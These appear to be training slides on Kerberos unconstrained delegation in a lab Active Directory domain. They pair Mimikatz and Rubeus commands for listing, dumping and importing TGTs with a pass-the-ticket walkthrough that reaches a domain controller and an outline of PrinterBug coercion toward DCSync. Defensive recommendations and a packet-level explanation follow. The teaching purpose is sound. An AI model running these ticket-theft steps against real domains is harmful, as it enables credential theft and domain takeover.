
```
> Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515}  
-Properties trustedfordelegation,serviceprincipalname,description
```

```
Description :  
DistinguishedName : CN=WS1,OU=Servers,DC=winattacklab,DC=local  
DNSHostName : WS1.winattacklab.local  
Enabled : True  
Name : WS1  
ObjectClass : computer  
ObjectGUID : fd7db78e-3146-4955-a6ae-2879354912f2  
SamAccountName : WS1$  
serviceprincipalname : {TERMSRV/WS1, TERMSRV/WS1.winattacklab.local, WSMAN/WS1,  
WSMAN/WS1.winattacklab.local...}  
SID : S-1-5-21-207753090-4049618255-3999831503-1143  
TrustedForDelegation : True  
UserPrincipalName :
```

* Allowed for unconstr. delegation by default


What are the security risks?

- This form of delegation is - by definition - **unconstrained**
- Therefore, a service can impersonate a user against **any other service!**
- Such services are **high-value targets for attackers**
- Impact depends on the permissions of the delegated account
- Sample Scenario:



Abusing Unconstrained Delegation

- Goal of the attacker: Steal & abuse TGTs of other users to impersonate them
- Attacker needs to get control over the account configured for delegation
 - Local admin on target machine (for computer account)
 - Access to domain credentials (for user account)
- Unconstrained delegation can be abused in different ways:
 - Stealing **already cached** TGTs (of users that connected previously)
 - Coerce users/machines to connect to the service and steal **their TGTs**




Listing Available Tickets - Mimikatz

```
mimikatz # sekurlsa::tickets
```

```
Authentication Id : 0 ; 8377159 (00000000:007fd347)
User Name         : cclear
Domain            : winattacklab
```

Logon session of user cclear



Service Ticket (ST)
for SPN host




```
Group 0 - Ticket Granting Service
```

```
Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
Service Name (03) : host ; ws1.winattacklab.local ; @ WINATTACKLAB.LOCAL
Client Name (01)  : cclear ; @ WINATTACKLAB.LOCAL ( WINATTACKLAB.LOCAL )
[ CUT ]
```

```
Group 2 - Ticket Granting Ticket
```

```
Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
Service Name (02) : krbtgt ; WINATTACKLAB.LOCAL ; @ WINATTACKLAB.LOCAL
Client Name (01)  : cclear ; @ WINATTACKLAB.LOCAL ( WINATTACKLAB.LOCAL )
[ CUT ]
```

Ticket Granting Ticket (TGT) for SPN krbtgt



Listing Available Tickets - Rubeus

> Rubeus.exe klist

Action: List Kerberos Tickets (All Users)

UserName : **cclear**
Domain : winattacklab
LogonId : 0x7fd347
[CUT]

Logon session of user cclear

Ticket Granting Ticket
(TGT) for SPN krbtgt

Service Ticket (ST)
for SPN host

[0] - 0x12 - aes256_cts_hmac_sha1

Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
Server Name : **krbtgt/WINATTACKLAB.LOCAL** @ WINATTACKLAB.LOCAL
Client Name : cclear @ WINATTACKLAB.LOCAL
[CUT]

[1] - 0x12 - aes256_cts_hmac_sha1

Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
Server Name : **host/ws1.winattacklab.local** @ WINATTACKLAB.LOCAL
Client Name : cclear @ WINATTACKLAB.LOCAL
[CUT]

Monitoring Tickets - Rubeus

```
> Rubeus.exe monitor /interval:5
```

```
[*] Action: TGT Monitoring
```

```
[*] Monitoring every 5 seconds for new TGTs
```

```
[*] 3/31/2022 1:43:21 PM UTC - Found new TGT:
```

User	:	cclear@WINATTACKLAB.LOCAL
StartTime	:	3/31/2022 11:14:20 AM
EndTime	:	3/31/2022 9:14:20 PM
RenewTill	:	4/7/2022 11:14:20 AM
Flags	:	name_canonicalize, pre_authent, initial, renewable,
forwardable	:	
Base64EncodedTicket	:	

```
doIF6jCCBeagAwIBBaEDAgEWooIE3zCCBNthggTXMIIIE06ADAgEFoRQbElJTkFUVeFDS0xBQi5MT0NBTK  
InMCWgAwIBAqEeMBwb [CUT]
```

Only monitors for TGTs

Affected user

Actual ticket (base64)

Dumping Tickets - Rubeus


```
> Rubeus.exe dump /nowrap /user:cclear
```


Action: Dump Kerberos Ticket Data (All Users)

```
[*] Target user      : cclear  
[*] Current LUID     : 0x7fbf6b
```

```
UserName           : cclear  
LogonId            : 0x7fd347  
[CUT]
```

```
ServiceName        : krbtgt/WINATTACKLAB.LOCAL  
ServiceRealm       : WINATTACKLAB.LOCAL  
UserName           : cclear  
[CUT]  
Base64EncodedTicket :
```



```
doIF6jCCBeagAwIBBaEDAgEWooIE3 [CUT]
```


Importing Tickets - Rubeus

```
> Rubeus.exe ptt /ticket:doIF0DCCBcygAwIBBaE [CUT]
```

Previously dumped ticket

```
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

Built-in Windows command, only lists tickets in your own logon session

```
> klist
```

```
Current LogonId is 0:0x7fbf6b  
Cached Tickets: (1)
```

TGT for cclear imported successfully

```
#0> Client: cclear @ WINATTACKLAB.LOCAL  
Server: krbtgt/WINATTACKLAB.LOCAL @ WINATTACKLAB.LOCAL  
[CUT]  
Start Time: 3/31/2022 11:14:20 (local)  
End Time: 3/31/2022 21:14:20 (local)  
Renew Time: 4/7/2022 11:14:20 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
[CUT]
```

Sample Attack

```
> whoami
```

```
winattacklab\cclear
```

Regular domain user

```
> klist
```

```
Current LogonId is 0:0x7fd347
```

Currently, no tickets available

```
Cached Tickets: (0)
```

```
> dir \\dc1.winattacklab.local\c$
```

```
Access is denied.
```

Access to Domain Controller is not possible

Sample Attack (continued)

Import TGT of domain admin (ffast)

```
> Rubeus.exe ptt /ticket:doIF0DCCBc[CUT]
```

```
> klist
```

```
Current LogonId is 0:0x7fd347
```

```
Cached Tickets: (1)
```

```
#0>
```

```
Client: ffast @ WINATTACKLAB.LOCAL
```

```
Server: krbtgt/WINATTACKLAB.LOCAL @ WINATTACKLAB.LOCAL
```

TGT of ffast

```
> dir \\dc1.winattacklab.local\c$
```

```
Volume in drive \\dc1.winattacklab.local\c$ is Windows
```

```
Directory of \\dc1.winattacklab.local\c$
```

03/04/2022	04:01 PM	<DIR>	AzureData
03/04/2022	04:17 PM	<DIR>	Packages
02/02/2022	07:26 PM	<DIR>	PerfLogs

Access is now possible

Triggering Connections


- Cached tickets may or may not be useful to attackers (depending on user permissions)
- Attackers may want to target specific users/machines with high privileges
- They must coerce the target account to connect to the service configured for delegation
- Similar attack scenario as with NTLM relaying, therefore similar options:
 - Responder
 - ARP poisoning
 - DNS poisoning
 - Rogue DHCPv6
 - Phishing
 - PrinterBug / PetitPotam / similar
 - Etc.

PrinterBug Example

- PrinterBug denotes the abuse of MS-RPRN (Microsoft's Print System Remote Protocol)
- A part of MS-RPRN is the so-called Print Spooler service
- This service is exposed to the network to handle print jobs and related tasks
- Via RPC calls to this service, the target system can be coerced to connect to arbitrary hosts
- The resulting authentication is performed over SMB using NTLM or Kerberos
- Only requires a valid domain account, no specific privileges

PrinterBug to Domain Admin

- Attacker abuses PrinterBug to trigger a connection from the DC to target machine
- Target machine is configured for unconstrained delegation
- TGT of DC machine account can be abused for DCSync attack




Recommendations

- Unconstrained delegation is the **most insecure** form of delegation
- Accounts with unconstrained delegation are high-value targets for attackers
- If possible, **do not use unconstrained delegation** at all
- If you have to use it, consider the following points:
 - Protect the affected accounts/systems as strongly as your domain controllers
 - Use the "Protected Users" group to secure your high-privileged accounts or mark them as sensitive
 - In general, reduce permissions available to your accounts (least privilege)
 - Disable print spoolers + similar triggers on all systems where possible
 - Implement monitoring measures for your high value accounts and systems with delegation rights

TGT Copy Mechanism

TGT Copy – More Details

- With unconstrained delegation, the delegating service receives a copy of the user's TGT
- The KDC indicates to the client that the target is configured for unconstrained delegation
- The client automatically requests the TGT copy via TGS-REQ
- The ticket is then included in the AP-REQ to the target service



Requesting TGT Copy

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
206	10.507751	10.0.1.10	10.0.1.100	KRB5	378	AS-REQ
209	10.508833	10.0.1.100	10.0.1.10	KRB5	358	AS-REP
236	10.521636	10.0.1.10	10.0.1.100	KRB5	1833	TGS-REQ
239	10.523279	10.0.1.100	10.0.1.10	KRB5	343	TGS-REP
247	10.524099	10.0.1.10	10.0.1.100	KRB5	1638	TGS-REQ
250	10.524698	10.0.1.100	10.0.1.10	KRB5	248	TGS-REP

Get initial TGT for user

Request service ticket
(for target service)

Request copy of TGT to be
forwarded to delegation service

TGT flags:

```
flags: 60a10000
0... .. = reserved: False
.1.. .. = forwardable: True
..1. .... = forwarded: True
...0 .... = proxiable: False
.... 0... = proxy: False
.... .0.. = may-postdate: False
.... ..0. = postdated: False
.... ...0 = invalid: False
```

Resulting TGT is flagged as
forwarded

Target service is configured for
unconstrained delegation

Service ticket flags:

```
flags: 40a50000
0... .. = reserved: False
.1.. .. = forwardable: True
..0. .... = forwarded: False
...0 .... = proxiable: False
.... 0... = proxy: False
.... .0.. = may-postdate: False
.... ..0. = postdated: False
.... ...0 = invalid: False
1... .. = renewable: True
.0.. .... = initial: False
..1. .... = pre-authent: True
...0 .... = hw-authent: False
.... 0... = transited-policy-check
.... .1.. = ok-as-delegate: True
.... ..0. = unused: False
```

TGS-REQ/REP Details

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
346	8.953492	10.0.1.100	10.0.1.10	KRB5	357	AS-REP
354	8.954915	10.0.1.10	10.0.1.100	KRB5	1823	TGS-REQ
357	8.956423	10.0.1.100	10.0.1.10	KRB5	341	TGS-REP
366	8.957596	10.0.1.10	10.0.1.100	KRB5	1628	TGS-REQ
369	8.958835	10.0.1.100	10.0.1.10	KRB5	247	TGS-REP

TGS-REP contains
copy of TGT for
tmassie to krbtgt

TGS-REP contains
Service Ticket for
tmassie to cifs/dc1

▼ Kerberos

- > Record Mark: 1599 bytes
- ▼ tgs-rep
 - pvno: 5
 - msg-type: krb-tgs-rep (13)
 - crealm: CHILD.TESTLAB.LOCAL
 - ▼ cname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - ▼ cname-string: 1 item
 - CNameString: tmassie
 - ▼ ticket
 - tkr-vno: 5
 - realm: CHILD.TESTLAB.LOCAL
 - ▼ sname
 - name-type: KRB5-NT-SRV-INST (2)
 - ▼ sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: CHILD.TESTLAB.LOCAL

▼ Kerberos

- > Record Mark: 1693 bytes
- ▼ tgs-rep
 - pvno: 5
 - msg-type: krb-tgs-rep (13)
 - crealm: CHILD.TESTLAB.LOCAL
 - ▼ cname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - ▼ cname-string: 1 item
 - CNameString: tmassie
 - ▼ ticket
 - tkr-vno: 5
 - realm: CHILD.TESTLAB.LOCAL
 - ▼ sname
 - name-type: KRB5-NT-SRV-INST (2)
 - ▼ sname-string: 2 items
 - SNameString: cifs
 - SNameString: dc1.child.testlab.local

Forwarding TGT Copy

369	8.958835	10.0.1.100	10.0.1.10	KRB5
372	8.959171	10.0.1.10	10.0.1.100	SMB2
376	8.960615	10.0.1.100	10.0.1.10	SMB2

```

> SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: d7020c37cddfdbb737e7d369cd4bfb1d3f58bd8cb408e7]
    > StructureSize: 0x0019
    > Flags: 0
    > Security mode: 0x02, Signing required
    > Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 3427
  Security Blob: 60820d5f06062b0601050502a0820d5330820d4fa03030
    GSS-API Generic Security Service Application Program Inter
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        Simple Protected Negotiation
          negTokenInit
            mechTypes: 4 items
            mechToken: 60820d1106092a864886f71201020201006e82
            krb5_blob: 60820d1106092a864886f71201020201006e82
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
                Kerberos
                  ap-req
                    pvno: 5
                    msg-type: krb-ap-req (14)
                    Padding: 0
                    > ap-options: 20000000
                    > ticket
                    > authenticator


```

Service Ticket
(for cifs/dc1)

[illegible]Copy of TGT
(for krbtgt)

Why a Copy?

- With unconstrained delegation, a copy of the user's TGT is requested and then forwarded
- Why is this necessary? Couldn't the original TGT be forwarded instead?
- Answer → Technically yes, but:
 - A TGT is only "usable" with the corresponding **session key**
 - The session key is **bound to a client** (via encryption)
 - Sharing the user's session key would violate separation
 - Instead, a copy of the TGT with a new session key is created
 - The new session key is intended for the target service
 - This way, the TGT copy is **traceable**, its usage can be **logged and audited**



Copied TGT – Session Key Details

- The session key is delivered by the KDC along the actual TGT (in Wireshark "enc-part")
- By decrypting all Kerberos communication, we can see which key is used where

The image displays two Wireshark packet capture windows. The top window, labeled 'Original TGT', shows an 'as-rep' packet. The bottom window, labeled 'Copy of TGT', shows a 'tgs-rep' packet. Both packets have their 'enc-part' expanded to show the 'cipher' field, which contains a 'Decrypted keytype 18' and an 'encASRepPart' or 'encTGSRepPart' containing a 'key'.

Original TGT (as-rep):

- pvno: 5
- msg-type: krb-as-rep (11)
- padata: 1 item
- crealm: CHILD.TESTLAB.LOCAL
- cname
- ticket**
- enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 2
 - cipher: cac3dd184d97d3746d8e3df411437a657ead1dd2d7be5e9f60dc011335fed6e1101b5ca5...
 - Decrypted keytype 18 usage 3 using keytab principal tmassie@CHILD.TESTLAB.LOCAL
 - encASRepPart
 - key**
 - Learnt encASRepPart_key keytype 18 (id=359.2) (0f66f91b...)
 - keytype: 18
 - keyvalue: 0f66f91ba6f2b49acd85143fe6822aa2f3f2d802a363b77e6c19f460bdf05497

Copy of TGT (tgs-rep):

- pvno: 5
- msg-type: krb-tgs-rep (13)
- crealm: CHILD.TESTLAB.LOCAL
- cname
- ticket**
- enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: df6e567d1c67f8006bb4c2680f1e9c3c54ad32f8cc0852d29a388ac187ad91d67dc52e1e...
 - Decrypted keytype 18 usage 8 using learnt encTicketPart_key in frame 359 (id=359.1 same=3)
 - encTGSRepPart
 - key**
 - Learnt encTGSRepPart_key keytype 18 (id=385.2) (124528d0...)
 - keytype: 18
 - keyvalue: 124528d0f5e6b309c9c978d18b962e9797901a36429477c1a42b215e8628afe6

Session key of original TGT
0f66f91...

Session key of TGT copy
124528d...

Copied TGT - Results

- As a result, the client now has 2 TGTs in cache
- The **original TGT**, for usage by the client
- The **copy of the TGT**, for usage with delegation

```
mimikatz # sekurlsa::tickets
```

```
[CUT]
```

```
[00000000]
```

```
Service Name (02) : krbtgt ; CHILD.TESTLAB.LOCAL ; @ CHILD.TESTLAB.LOCAL  
Client Name (01) : tmassie ; @ CHILD.TESTLAB.LOCAL ( $$Delegation Ticket$$ )  
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable  
Session Key : 0x00000012 - aes256_hmac  
124528d0f5e6b309c9c978d18b962e9797901a36429477c1a42b215e8628afe6
```

